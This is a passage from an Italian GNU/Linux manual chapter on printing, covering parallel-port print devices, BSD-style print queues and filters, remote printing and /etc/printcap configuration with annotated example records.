Quando si ha la necessità di applicare una trasformazione al file da stampare, prima che questo raggiunga la stampante, si utilizza normalmente un filtro di stampa, cioè un programma o uno script che può essere inserito in una pipeline. I filtri di stampa vengono quindi utilizzati sia per adattare i file da stampare alle caratteristiche particolari della stampante che si ha a disposizione, sia per ottenere degli effetti, come l'aggiunta di intestazioni.

Recentemente sono state introdotte nel mercato stampanti che non si accontentano più di ricevere un file per iniziare a stampare, ma richiedono l'utilizzo di un protocollo di comunicazione, che spesso è mantenuto segreto. Queste stampanti, per funzionare, hanno bisogno della presenza di un programma speciale, predisposto dalla casa produttrice; pertanto non sono compatibili in alcun modo con i sistemi GNU. Si tratta in particolare delle stampanti che utilizzano il cosiddetto *Windows printing system*. Si deve fare attenzione quindi, prima di acquistare una stampante da usare con un sistema GNU.

Questa parte del documento, dedicata alla stampa, fa riferimento a concetti che verranno chiariti solo più avanti, come la stampa remota e l'utilizzo di strumenti grafici. Sotto questo aspetto, l'argomento dovrebbe essere trattato più tardi; tuttavia, dal momento che l'esigenza di stampare si avverte molto presto, l'argomento viene anticipato. Pertanto, chi ha l'esigenza di realizzare un servente di stampa in grado di ricevere richieste da una rete, se non è già informato su queste cose, deve attendere e leggere una serie di capitoli sul TCP/IP nel volume III.

Per poter utilizzare la stampante, occorre avere compilato il kernel inserendo la gestione della porta parallela e della stampa. Se si utilizza un elaboratore con architettura i386, occorre specificarlo con l'opzione apposita (sezioni 29.2.5 e 29.2.13).

Con kernel più recenti non dovrebbero porsi problemi per la gestione simultanea di attività diverse attraverso la porta parallela.

87.1 Dispositivi e stampa brutale

I dispositivi di stampa sono le porte parallele, o seriali, utilizzate per la connessione con le stampanti. In origine, il nome assegnato alle porte parallele destinate alla stampa, dipendeva dell'indirizzo I/O di queste, secondo l'elenco seguente:

- $3BC_{16}$ '`/dev/lp0`'
- 378_{16} '`/dev/lp1`'
- 278_{16} '`/dev/lp2`'

Di solito, la prima porta parallela utilizza l'indirizzo di I/O 378_{16} e di conseguenza, quasi sempre, il dispositivo utilizzato per la stampa è stato '`/dev/lp1`'. Ma questo ragionamento non vale più per i kernel più recenti: adesso la prima porta stampante corrisponde a '`/dev/lp0`'. Per controllare è sufficiente eseguire il comando

```
$ dmesg | less
```

e cercare una riga simile a quella seguente:

```
lp0: using parport0 (polling)
```

L'utente '**root**' può utilizzare direttamente il dispositivo di stampa copiando su di essa il file che vuole stampare.

```
# cp stampa.prn /dev/lp0
```

Si tratta comunque di un modo di utilizzo della stampante decisamente sconsigliabile o quantomeno da riservare a circostanze particolari. Un'azione del genere corrisponde a quello che in ambiente Dos si poteva fare nel modo seguente:

```
C:> COPY /B STAMPA.PRN LPT1:
```

87.2 Visione generale e astratta

Il sistema di stampa tipico si avvale di una coda, ovvero di un deposito in cui accodare i file da inviare alla stampante. Di solito, il programma che si occupa di inserire il file da stampare nella coda non fa altro: per inviare questi file alla stampante c'è un demone apposito che attende di vedere qualcosa nella coda (figura 87.1).

Figura 87.1. Coda di stampa in un sistema locale chiuso.


```
.----------.
| file da  |           .------------.
| stampare |--------->| programma  |
'----------'          | che accoda |
                      '------------'
                            |
                            |
                            V
                    .----------------.
                    | directory usata |          .-----------.
                    | come coda di    |---------->| demone    |
                    | stampa:         |          | di stampa |
                    | /var/spool/...  |          '-----------'
                    '----------------'                |
                                                       |
                                                       |      .-------------.
                                                       '---->| stampante:  |
                                                             | /dev/lp...  |
                                                             '-------------'
```

Quando il sistema di stampa gestisce anche le stampe remote, si introduce un protocollo di comunicazione e, assieme a questo, anche qualche problema in più. Dal lato dell'elaboratore che offre il servizio ci deve essere un demone in grado di ricevere queste richieste di stampa, con il compito di accodare tali stampe nel proprio sistema (figura 87.2).

Figura 87.2. Coda di stampa in un sistema che riceve richieste dall'esterno, attraverso la rete.



```
 .---------------.
 | porta di      |           .------------.
 | comunicazione |--------->| demone in  |
 '---------------'          | ascolto    |
                            | che accoda |
                            '------------'
                                  |
                                  |
                                  V
                    .-----------------.
                    | directory usata |            .-----------.
                    | come coda di    |---------->| demone    |
                    | stampa:         |           | di stampa |
                    | /var/spool/...  |           '-----------'
                    '-----------------'                 |
                                                        |
                                                        |    .-------------.
                                                        '---->| stampante:  |
                                                             | /dev/lp...  |
                                                             '-------------'
```

Per inviare una richiesta di stampa a un elaboratore remoto, ci possono essere due tipi di approcci. Nella situazione più semplice, un programma potrebbe provvedere da solo a riceve il file da stampare e a instaurare la connessione con il nodo remoto al quale questo deve essere rinviato per la stampa; in alternativa, potrebbe essere la stessa coda di stampa locale che si occupa di rinviare la stampa a un nodo remoto (figura 87.3).

Figura 87.3. Trasmissione delle stampe a un nodo remoto.

```
.----------.
| file da  |          .----------------.
| stampare |--------->| programma che  |
'----------'          | si collega con |          .---------------.
    A                 | un nodo remoto |--------->| porta di      |
                      '----------------'          | comunicazione |
                                                  '---------------'
.----------.
| file da  |          .------------.
| stampare |--------->| programma  |
'----------'          | che accoda |
    B                 '------------'
                            |
                            |
                            V
                     .-----------------.
                     | directory usata |          .-----------.
                     | come coda di    |--------->| demone    |
                     | stampa:         |          | di stampa |
                     | /var/spool/...  |          '-----------'
                     '-----------------'                |
                                                        |
                                                        |    .---------------.
                                                        '---->| porta di      |
                                                             | comunicazione |
                                                             '---------------'
```

Spesso, molte funzionalità sono raggruppate assieme in uno stesso programma, o in uno stesso demone. Per esempio, è normale che il demone che si occupa di provvedere alla stampa di ciò che trova nella coda, sia anche in grado di ricevere una richiesta di stampa dall'esterno, provvedendo da solo ad accodarla, ed è normale che lo stesso demone sia in grado di instaurare una connessione con un altro servizio di stampa remoto quando deve demandare la stampa a quel sistema.

87.2.1 Problemi collegati con la stampa remota

La stampa remota introduce tanti piccoli problemi e spesso si deve penare un po' prima di arrivare al risultato. Per prima cosa è necessario che ci sia accordo tra il programma che invia una richiesta di stampa e quello che deve riceverla, cosa questa che riguarda la coerenza con i protocolli relativi. Tuttavia, il protocollo standard che esiste attualmente è insufficiente per le esigenze reali (RFC 1179) e ogni sistema di stampa introduce le sue estensioni più o meno incompatibili con gli altri.

Quando un sistema offre un servizio attraverso la rete, come nel caso di un servente di stampa, si pone il problema di non accettare tutte le richieste incondizionatamente e di stabilire chi sia abilitato ad accedere. In pratica, occorre autenticare gli accessi. Questo problema non è previsto dal protocollo citato e il sistema di stampa che vuole essere compatibile con tutto, può solo limitarsi a selezionare gli accessi in base alla loro origine.


L'ultimo problema da considerare è legato al fatto che con la stampa remota si fanno transitare le informazioni relative attraverso la rete, rischiando l'intercettazione di informazioni che potrebbero essere delicate. Un sistema di stampa evoluto potrebbe prevedere la cifratura di queste comunicazioni, introducendo una propria estensione al protocollo standard.

87.2.2 Filtri di stampa

Nel momento in cui si considera che per stampare si prepara un file e lo si invia alla stampante, per gestire stampanti di tipo diverso in modo trasparente, basta realizzare dei programmi filtro appositi con lo scopo di rielaborare i dati nel modo più opportuno prima di passarli effettivamente alla stampante.

Questi programmi filtro potrebbero essere inseriti in diversi punti della catena di un sistema di stampa; in particolare si potrebbe scegliere se questa elaborazione deve avvenire prima dell'inserimento nella coda di stampa, o se questo debba avvenire dopo. Di solito, i file vengono messi nella coda così come sono, ed è il demone di stampa che si occupa di farli rielaborare da un programma filtro adatto (figura 87.4).

Figura 87.4. Introduzione di un filtro in un sistema di stampa tipico.

```
.-----------------.
| directory usata |          .-----------.
| come coda di    |---------->| demone    |
| stampa:         |          | di stampa |--------> alla stampante locale
| /var/spool/...  |          `-----------'          o remota
`-----------------'               |^
                                  ||
                                  ||
                                  V|
                           .------------.
                           | programma  |
                           | filtro che |
                           | rielabora  |
                           `------------'
```

Tuttavia, occorre considerare che si possono fare delle acrobazie imprevedibili per un principiante, per cui la distinzione non diventa più tanto netta. Infatti, capita a volte che il programma filtro prenda i dati e non restituisca nulla, o meglio, invece di restituire qualcosa nel modo previsto, potrebbe farci qualcosa di diverso.

87.2.3 Stampanti virtuali multiple

Un sistema di stampa come descritto astrattamente in queste sezioni, potrebbe essere in grado di gestire code differenti, senza che questo implichi la disponibilità effettiva di più stampanti collegate allo stesso elaboratore. Dal punto di vista del sistema di stampa, queste code sono delle stampanti «virtuali» collegate in qualche modo a delle stampanti reali.


Per fare un esempio pratico, un sistema di stampa potrebbe essere stato configurato in modo da avere due code di stampa: per una stampante locale per una stampante remota. In questo modo, quando si richiede di stampare utilizzando una coda, si ottiene alla fine la stampa attraverso la propria stampante locale, mentre utilizzando l'altra, si ottiene l'invio di una richiesta di stampa a un sistema remoto.

Le possibilità non si limitano a questo; per esempio le code potrebbero essere state distinte perché a ognuna di queste viene attribuito un filtro di stampa differente, di solito per permettere di utilizzare una stampante differente a quella solita. Per esempio, si potrebbe avere la coda denominata '**`lp`**' per la stampa diretta senza filtri; la coda '**`lp-lj`**' da utilizzare quando si collega una stampante HP Laserjet o compatibile; la coda '**`lp-ps`**' da utilizzare quando si collega una stampante PostScript.

87.2.4 Quando il meccanismo dei filtri non funziona bene

In precedenza è stato mostrato lo schema di un sistema di stampa che permette l'inserimento di un filtro prima di arrivare alla stampante. Si è accennato anche al fatto che il demone che legge la coda, mandando i dati al filtro, potrebbe essere difettoso e non essere in grado di rileggere ciò che restituisce il filtro stesso. In questi casi, che sono capitati effettivamente, si può attuare un rimedio, apparentemente un po' strano: il programma filtro, invece di restituire il risultato della sua elaborazione attraverso lo standard output, lo invia in un'altra coda di stampa, per la quale non è previsto alcun filtro (figura 87.5).


Figura 87.5. Quando il meccanismo del filtro è zoppicante.

```
    .-----------------.
    | coda di stampa  |            .-----------.
    | che prevede un  |---------->| demone     |
    | filtro.         |            | di stampa |
    '-----------------'            '-----------'
                                         |
                                         |
                                         V
                                  .-------------.
                                  | programma   |
                .-----------------| filtro che  |
                |                 | rielabora   |
                V                 '-------------'
    .-----------------.
    | coda di stampa  |            .-----------.
    | che non prevede |---------->| demone     |
    | alcun filtro    |            | di stampa |--------> alla stampante locale
    '-----------------'            '-----------'          o remota
```

Riprendendo l'esempio già descritto in precedenza, in cui la coda denominata '**`lp`**' è prevista per la stampa diretta senza filtri e la '**`lp-lj`**' è fatta per stampare attraverso una stampante HP Laserjet o compatibile, il filtro abbinato a questa seconda coda, potrebbe semplicemente inviare il risultato della sua elaborazione nella coda di stampa normale, '**`lp`**', che non avendo filtri non ha alcun problema.

87.3 Sistema di stampa BSD o compatibile

Nei sistemi Unix non esiste un sistema di stampa «standard» per vari motivi, a cominciare dal fatto che i pochi riferimenti disponibili hanno caratteristiche insufficienti rispetto alle esigenze attuali. Bene o male, i comandi per la stampa tendono a imitare il comportamento del sistema di stampa BSD, ovvero il lavoro di Berkeley. [1] Alcune distribuzioni GNU/Linux utilizzano proprio il sistema BSD, altre preferiscono qualcosa di più potente che gli assomiglia vagamente. In generale, non è il caso di approfondire questo o quel sistema di stampa, proprio perché si tratta di una materia in evoluzione, a meno che ci siano delle esigenze particolari, nel qual caso si possono studiare le pagine di manuale o la documentazione che accompagna il sistema di stampa che offre la propria distribuzione GNU.

Figura 87.6. Coda di stampa in stile BSD.

```
.----------.                                           .---------------.
| file da  |          .-----.          .-----.         | porta di      |
| stampare |--------->| lpr |          | lpd |<--------| comunicazione |
`----------'          `-----'          `-----'         | 515/TCP       |
                         |                |            `---------------'
                         |     .----------'
                         |     |
                         V     V
             .--------------------.                       .---------------.
             | coda di stampa     |          .-----.      | configurazione |
             | /var/spool/lpd/... |--------->| lpd |<-----| /etc/printcap  |
             `--------------------'          `-----'      `---------------'
                                              |   |
                                              |   `-------------.
                                              |                 |
                                              V                 V
                                       .------------.     .-----------.
                                       | stampante  |     | stampante |
                                       | locale     |     | remota    |
                                       | /dev/lp... |     `-----------'
                                       `------------'
```

Come si può vedere nella figura 87.6, il sistema di stampa in stile BSD si avvale del programma '**`lpr`**' per accodare le stampe e del demone '**`lpd`**' per gestire la stampa di ciò che è stato accodato, oltre che per ricevere le richieste attraverso la rete. Fa parte della tradizione anche il file di configurazione '`/etc/printcap`', nel quale vengono definite le varie code di stampa, a cui si possono abbinare o meno dei filtri opportuni.

87.3.1 Configurazione con /etc/printcap

La configurazione di un sistema di stampa in stile BSD avviene principalmente attraverso il file '`/etc/printcap`', con il quale si definiscono le code di stampa e il loro comportamento. Il suo contenuto è organizzato in record, dove ognuno di questi contiene le informazioni relative a una coda. I campi di questi record sono separati da due punti verticali (alle volte doppi e altre singoli) e possono essere spezzati su più righe, utilizzando la barra obliqua inversa ('\') seguita immediatamente dal codice di interruzione di riga. Si osservi il fatto che l'ultimo campo è concluso da due punti.

campo_1 : *campo_2* : ... : *campo_n* :

campo_1 : \
  : *campo_2* : \
  : *campo_3* : \
  ...
  : *campo_n_1* : \
  : *campo_n* :

[1] **BSD line printing spool system** UCB BSD

Il sistema di stampa BSD originale richiede il simbolo di continuazione delle righe nel caso i record vengano spezzati, mentre altri sistemi compatibili, potrebbero farne a meno. In generale, è sempre meglio indicare la continuazione, anche se ciò non dovesse servire.

All'interno di questo file si possono trovare le indicazioni di code differenti che si riferiscono a un'unica stampante reale, per esempio quando si utilizzano configurazioni multiple per la stessa unità fisica.

Si osservi che il simbolo '#' rappresenta l'inizio di un commento, con il quale, il testo che segue fino alla fine della riga non viene tenuto in considerazione; nello stesso modo vengono ignorate le righe vuote e quelle bianche.

Viene mostrato subito un esempio, il cui contenuto verrà descritto gradualmente in questa sezione.

```
# Stampante predefinita
lp|laserjet|HP Laserjet:\
        :sd=/var/spool/lpd/lp:\
        :mx#0:\
        :sh:\
        :lp=/dev/lp0:\
        :if=/var/spool/lpd/lp/filtro:

# Stampa di testo
ascii:\
        :sd=/var/spool/lpd/tx:\
        :mx#0:\
        :sh:\
        :lp=/dev/lp0:\
        :if=/var/spool/lpd/ascii/filtro:

# Stampa diretta senza filtri
bare:\
        :sd=/var/spool/lpd/bare:\
        :mx#0:\
        :sh:\
        :lp=/dev/lp0:

# Stampante condivisa dell'elaboratore weizen.mehl.dg
net:\
        :sd=/var/spool/lpd/net:\
        :mx#0:\
        :sh:\
        :rm=weizen.mehl.dg:\
        :rp=lp:\
        :if=/var/spool/lpd/net/filtro:
```

Il primo campo di ogni record identifica tutti gli pseudonimi possibili di una certa coda di stampa, solitamente per identificare anche la stampante a cui la coda è abbinata. Questi sono separati da una barra verticale. Gli altri campi contengono tutti una sigla identificativa composta da due caratteri, seguita eventualmente da un valore che gli viene attribuito.

nome_coda [| *nome_stampante*]... : { *sigla_campo* [*assegnamento*] : }...

La presenza di queste sigle permette in pratica di avere un numero variabile di campi, con un ordine variabile, dove solo il primo ha un ruolo prestabilito: quello di identificare la coda.

Durante la compilazione di questo file è molto importante fare bene attenzione a non lasciare spazi di qualunque tipo dopo i simboli di continuazione ('\'), altrimenti questi simboli verrebbero intesi solo come una sequenza di escape che conferma il valore letterale del carattere che segue e non ci sarebbe alcuna continuazione. Questa considerazione è importante, perché poi è difficile scoprire errori del genere.

Il sistema di stampa BSD tradizionale prevede una quantità molto grande di campi nei record di '`/etc/printcap`'. Le esigenze attuali sono tali per cui i campi che si utilizzano in pratica sono molto pochi e non vale la pena di approfondire tecniche ormai superate, riferite a campi che in alcuni sistemi derivati potrebbero anche non essere più disponibili. La tabella 87.1 riepiloga i campi più comuni.

Tabella 87.1. I campi più importanti dei record che compongono il file '`/etc/printcap`'.

Campo	Descrizione
if	*Input filter* -- filtro di ingresso.
lf	*Log file* -- file per la registrazione degli errori.
af	*Account file* -- file per la registrazione della contabilità.
lp	*Line printer* -- file di dispositivo di stampa.
mx	*Max* -- dimensione massima di una stampa.
pl	*Page length* -- altezza della pagina in righe.
pw	*Page width* -- larghezza della pagina in caratteri.
pc	*Price* -- prezzo per pagina.
rm	*Remote machine* -- nodo di stampa remota.
rp	*Remote printer* -- coda di stampa remota.
sd	*Spool directory* -- directory usata per la coda.
sf	*Suppress feed* -- soppressione dell'avanzamento di separazione.
sh	*Suppress header* -- soppressione dell'intestazione.

I campi possono servire a indicare informazioni di tipo diverso e a seconda di questo cambia il modo con cui i dati relativi sono indicati:

- campi alfanumerici -- dopo il nome del campo viene aggiunto il simbolo '`=`' seguito dalla stringa racchiusa eventualmente tra apici doppi;
- campi numerici -- dopo il nome del campo viene aggiunto il simbolo '`#`' seguito dal numero;
- campi booleani -- hanno il valore *Vero* se appaiono nel record.

Alcuni campi

`if=`*filtro_di_ingresso*

Indica il percorso assoluto del programma, o dello script, che serve come filtro dei dati in ingresso. Il programma o lo script in questione deve essere in grado di ricevere i dati dallo standard input e di emettere il risultato attraverso lo standard output.

`lf=`*file_delle_registrazioni*

Permette di specificare il percorso assoluto di un file da utilizzare come registro degli eventi importanti che riguardano la stampa. In generale serve per annotare gli errori.

`lp=`*file_di_dispositivo*

È indispensabile e serve a indicare il file di dispositivo corrispondente alla porta presso cui è connessa la stampante.

`mx#`*n*

Indica la dimensione massima (in multipli di 1024 byte) di un file di stampa. Di solito, questo campo viene indicato con il valore zero ('**`mx#0`**'), per non porre alcun limite di dimensione.

`rm=`*host*

Indica un nodo di rete a cui ci si deve connettere per richiedere la stampa.

`rp=`*nome_coda_remota*

Si utilizza in abbinamento con il campo '**`rm`**', allo scopo di indicare esplicitamente il nome della coda di stampa remota.

`sd=`*directory_contenente_la_coda*

Indica il percorso della directory da utilizzare per la gestione di questa coda. In linea di principio, dovrebbe essere possibile usare una sola directory per più code di stampa, al contrario di quanto si vede nell'esempio introduttivo.

`sf`

È un campo booleano che, se presente, elimina l'avanzamento della carta alla fine di ogni processo di stampa.

`sh`

È un campo booleano che, se presente, elimina l'emissione dell'informazione sul cliente che ha richiesto la stampa, nella pagina di intestazione (ovvero di separazione) tra un processo di stampa e il successivo. Se viene usato in combinazione con '**`sf`**', viene eliminata completamente la pagina di separazione.

Esempi

Di seguito vengono descritte alcune porzioni dell'esempio introduttivo.

```
bare:\
        :sd=/var/spool/lpd/bare:\
        :mx#0:\
        :sh:\
        :lp=/dev/lp0:
```

La voce '**`bare`**' indica semplicemente le informazioni seguenti:

- la directory usata per la coda di stampa è '`/var/spool/lpd/bare/`', tenendo conto che la scelta del nome finale '`.../bare/`' non è obbligatoria, ma è solo conveniente all'amministratore del sistema;
- l'indicazione della dimensione massima del file è azzerata, stando a significare che non vengono posti dei limiti;
- la pagina di intestazione non viene generata;
- il file di dispositivo corrispondente alla porta della stampante è '`/dev/lp0`'.

La cosa importante da notare in questo tipo di definizione è che non è stato indicato un filtro per i dati. Ciò significa che i dati da inviare alla stampante non subiscono trasformazioni; infatti, il nome '**`bare`**' è stato scelto opportunamente.

```
lp|laserjet|HP Laserjet:\
        :sd=/var/spool/lpd/lp:\
        :mx#0:\
        :sh:\
        :lp=/dev/lp0:\
        :if=/var/spool/lpd/lp/filtro:
```

Questo record del file '`/etc/printcap`' è più complesso. Per prima cosa si nota che è possibile fare riferimento a questo utilizzando tre nomi possibili: '**`lp`**', '**`laserjet`**' o '**`HP Laserjet`**'. A parte questo, si nota l'inserimento di un filtro di ingresso. Il file '`/var/spool/lpd/lp/filtro`' potrebbe essere sia un programma che uno script che esegue un qualche tipo di trasformazione sui dati ricevuti.

```
net:\
        :sd=/var/spool/lpd/net:\
        :mx#0:\
        :sh:\
        :rm=weizen.mehl.dg:\
        :rp=lp:\
        :if=/var/spool/lpd/net/filtro:
```

Questo esempio rappresenta un record del file '`/etc/printcap`' che dichiara l'utilizzo di una stampante remota. La differenza sta quindi nel fatto che il campo '**`lp`**' è assente e al suo posto si utilizzano '**`rm`**' e '**`rp`**' per indicare rispettivamente il nome dell'elaboratore remoto (*`weizen.mehl.dg`*) e il nome della coda presso l'elaboratore remoto.

Quando si utilizza una stampante remota, nel caso in cui i dati da stampare richiedano un'elaborazione attraverso un filtro, occorre decidere se tale elaborazione debba avvenire prima dell'invio, o alla destinazione. In questo caso, viene indicato un filtro attraverso il campo '**`if`**': probabilmente, la coda corrispondente al nome '**`lp`**' dell'elaboratore remoto non ha un filtro adatto.

87.3.2 Servizio di stampa

